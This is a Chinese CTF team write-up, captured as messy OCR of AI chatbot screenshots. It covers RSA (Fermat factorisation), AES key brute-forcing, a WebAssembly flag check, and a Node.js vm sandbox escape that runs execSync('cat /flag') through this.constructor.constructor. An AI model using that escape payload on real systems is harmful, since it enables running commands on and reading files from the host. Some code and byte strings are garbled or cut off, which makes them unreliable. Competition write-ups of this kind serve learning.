望良配

比赛排名：

总分数：2492

学生组排名：23

总排名：28

战队成员：

wlp　王良沛

cxl　陈兴亮

lkw　林恺蔚

签到：

第一步：创建实例

第二步：上传照片

Are you crazy：

第一步：将文件夹中 py 后缀的编程文件交给 ai，得到可以直接运行的 python 语言

Python 复制

```python
# ------------------------------

# 1. 费马分解
def fermat(n):
    a = gmpy2.isqrt(n) + 1
    b2 = a*a - n
    while not gmpy2.is_square(b2):
        a += 1
        b2 = a*a - n
    b = gmpy2.isqrt(b2)
    return a + b, a - b

p, q = fermat(N)
assert p * q == N

# 2. RSA 解密
phi = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi)
c1 = pow(m1, d, N)
c2 = pow(m2, d, N)

# 3. 解方程
prod = (c1**3 - c2) // (3 * c1)
delta = gmpy2.isqrt(c1*c1 - 4*prod)
F1 = (c1 - delta) // 2
F2 = c1 - F1

# 4. 拼 flag
flag = long_to_bytes(F1) + long_to_bytes(F2)
print(flag.decode())   # BITs2CTF{......}
```

尽管问...

第二步：安装 gmpy2 库

第三步：带入数据运行得到答案

BabyRSA：

第一步：将文件夹中 py 后缀的编程文件交给 ai，得到可以直接运行的 python 语言

Python 复制

```python
19444505525063000466060508375157092179645411770435125441473274397933716 12
e = 0x10001
# ------------------------------------

# 1. 费马分解 N（p、q 接近）
def fermat(n):
    a = gmpy2.isqrt(n) + 1
    b2 = a*a - n
    while not gmpy2.is_square(b2):
        a += 1
        b2 = a*a - n
    b = gmpy2.isqrt(b2)
    return a + b, a - b

p, q = fermat(N)
phi = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi)

# 2. RSA 解密拿到 c1、c2
c1 = pow(m1, d, N)
c2 = pow(m2, d, N)

# 3. 解方程 x^2 - c1*x + (c1^3 - c2)/(3*c1) = 0
delta = gmpy2.isqrt(c1*c1 - 4*(c1**3 - c2)//(3*c1))
F1 = (c1 - delta) // 2
F2 = c1 - F1

# 4. 拼 flag
flag = long_to_bytes(F1) + long_to_bytes(F2)
print(flag.decode())   # BITs2CTF{......}
```

运行结果（本地 0.2 s 内完成）：

尽管问...

第二步：带入三个数据进编程语言，运行得到答案

EasyAES：

第一步：将 py 文件交给 ai，得到一键脚本

3. 明文出现 `flag` 、 `BIT` 等关键字即命中。

✅ **一键脚本（直接跑）**

Python 复制

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

cipher = b'K\x04?
\'\c1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d
'
xor_val =
5475542603897808646031074731699455656312634115725326664792051438714848070914 0

for cand in range(65536):
    key = cand.to_bytes(2, 'big') * 16
    iv_long  = int.from_bytes(key, 'big') ^ xor_val
    iv       = iv_long.to_bytes(16, 'big')
    aes = AES.new(key, AES.MODE_CBC, iv)
    pt  = aes.decrypt(cipher)
    if b'flag' in pt or b'BIT' in pt:
        print(pt.decode())
        break
```

运行结果（确定）：

`flag{7c7f9d7c7f9d7c7f9d7c7f9d7c7f9d7c}`
直接提交即可。

✅ **正确姿势**

Python 复制

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes

cipher = b'K\x04?
\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1
d'
xor_val =
5475542603897808646031074731699455656312634115725326664792051438714848070914 0

for cand in range(65536):
    key = cand.to_bytes(2, 'big') * 16
    iv_int = int.from_bytes(key, 'big') ^ xor_val
    iv_int &= (1 << 128) - 1          # 只留低 128 位
    iv = iv_int.to_bytes(16, 'big')

    aes = AES.new(key, AES.MODE_CBC, iv)
    pt = aes.decrypt(cipher)
    if b'flag' in pt or b'BIT' in pt:
        print(pt.decode())
        break
```

一句话总结

`to_bytes(16, ...)` **最多装 16 字节 → 先** `& ((1<<128)-1)` **再转，就不会溢出。**

当前模型仅对图片中的文字进行识别，切换 K1.5 获取更好的视觉理解能力

尽管问...

直接运行代码即可得到 flag！

怎么改

分享 ···

你遇到了 `OverflowError: int too big to convert` 错误，问题出在将整数转换为 16 字节时，整数太大无法容纳。我来帮你解决这个问题。

直接解决方案

修改整数转字节的代码，确保即使整数过大也能正确转换为 16 字节：

python 运行

```python
# 替换原来的 iv = iv.to_bytes(16, 'big')
# 使用以下代码:
iv_bytes = iv.to_bytes((iv.bit_length() + 7) // 8, 'big')  # 先转换为最小需要的字节数
iv = iv_bytes.zfill(16)[:16]  # 确保是16字节，超长则截断，不足则补0
```

错误原因分析

这个错误发生在 `int.to_bytes()` 方法调用时，当整数表示所需的字节数超过了你指定的 16 字节时，就会抛出此错误。

在 AES 加密中：

第二步：在 vs2022 运行，根据报错进行反复调试，直到得到答案。

Remaining thing:

第一步：将 txt 文件交给 ai

如果遇到具体的错误信息或文件内容，可以提供更多细节，我会给出更具体的解决方案。

hello_world.txt
txt · 2KB

attachment中只有这个 怎么办

明白了，你打开附件后发现里面只有我们之前讨论的那段 AES 加密相关的代码，没有其他文件或更直接的线索。这种情况下，我们就需要基于这段代码本身来破解，找到隐藏的 flag。

完整破解代码实现

我将为你提供一个完整的、可直接运行的破解脚本，它会自动遍历所有可能的密钥并解密出 flag：

python 运行

```python
from Cryptodome.Cipher import AES
from Cryptodome.Util.number import bytes_to_long, long_to_bytes

# 假设这是附件中的关键数据（你需要替换成实际看到的数据）
xor_val = 54755426038978086460310747316994556563126341157253266647920514387148480709140
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d'

def brute_force_aes():
    # 遍历所有可能的2字节前缀（0x0000到0xFFFF）
    for prefix in range(0x10000):
        # 生成2字节的前缀（大端序）
        prefix_bytes = prefix.to_bytes(2, 'big')
```

attachment (1).py

第二步：安装 pycryptodome 库，反复调试

1zvm：

第一步：将现在具体的题目信息交给 ai，得到具体的方法

屏幕截图 2025-11-22 214...
PNG 351.37KB

屏幕截图 2025-11-22 214...
PNG 114.82KB

现在该怎么做

这是一个 **Node.js VM 沙箱逃逸** 的题目。从界面看，这是一个在 VM 沙箱中运行的 Node.js 环境，我们需要逃逸沙箱来获取 flag。


攻击思路

Node.js 的 `vm` 模块沙箱可以通过多种方式逃逸，常见方法：

1. 使用 `this` 或全局对象

javascript 复制 下载

```javascript
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag').toString()
```



第二步：找到 flag 文件，输入

this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag').toString()读取 flag 文件得到答案

奶龙与小七之大战 Web Assembly：

第一步：用 7z 解压文件，将两个文件交给 ai 得到具体的思路方法

如何打开Python编译文件及文本文件

方法2：动态调试（推荐）

创建一个 HTML 文件来运行和调试：

html　复制　下载　运行

```html
<!DOCTYPE html>
<html>
<head>
    <title>WASM 调试</title>
</head>
<body>
    <script type="module">
        import { check } from "./check.wasm";

        // 导出 check 函数到全局，方便调试
        window.check = check;
        console.log("check 函数已加载，可在控制台调试");

        // 尝试暴力破解单个字符
        function bruteForceChar(position) {
            const target = enc[position];
            for (let charCode = 32; charCode < 127; charCode++) {
                if (check(position, charCode, target) === 1) {
                    return String.fromCharCode(charCode);
                }
            }
```

给 DeepSeek 发送消息

第二步：创建 HTML 文件，将三个文件放在一个文件夹中，浏览器打开控制台进行破解或者 https://webassembly.github.io/wabt/demo/wasm2wat/ 使用在线平台得到 wasm 文件的具体内容交给 ai 暴力破解

```
    (global.set $g0
      (local.tee $p0
        (i32.and
          (i32.sub
            (global.get $g0)
            (local.get $p0))
          (i32.const -16))))
    (local.get $p0))
  (func $emscripten_stack_get_current (export "emscripten_stack_get_current")
(type $t6) (result i32)
    (global.get $g0))
  (table $__indirect_function_table (export "__indirect_function_table") 1 1 funcref)
  (memory $memory (export "memory") 258 258)
  (global $g0 (mut i32) (i32.const 66560)))
```

太好了！现在我有了 WASM 的反编译代码，可以分析算法逻辑了。让我解析这个检查函数：

算法分析

从 `check` 函数可以看出：

```wasm
(func $check (export "check") (type $t3)
```

给 DeepSeek 发送消息

你可以在多个地方运行这段JavaScript代码：

方法1：浏览器控制台（最简单）

1. 按 `F12` 打开开发者工具
2. 点击 **Console**（控制台）标签
3. 粘贴以下代码后按回车：

```javascript
const enc = [75,66,89,124,51,64,81,65,98,76,46,46,32,76,113,39,71,24,12,112,120,19,80,0,79,8,98,10,68,80,86,4,124,126,43,58,112,114,60,24,61,104,59,108,101,100,102,51,54,92,5,92,62,91,81,87,65,79,77,78,65,29,67,40,189,229,233,208,233,178,176,216,206,175,168,242,236];

let flag = "";

for (let i = 0; i < enc.length; i++) {
    const g_i = (i * 2) + 1;
    const flagChar = enc[i] ^ g_i ^ 8;
    flag += String.fromCharCode(flagChar);
}

console.log("解密结果:", flag);
```

方法2：Node.js环境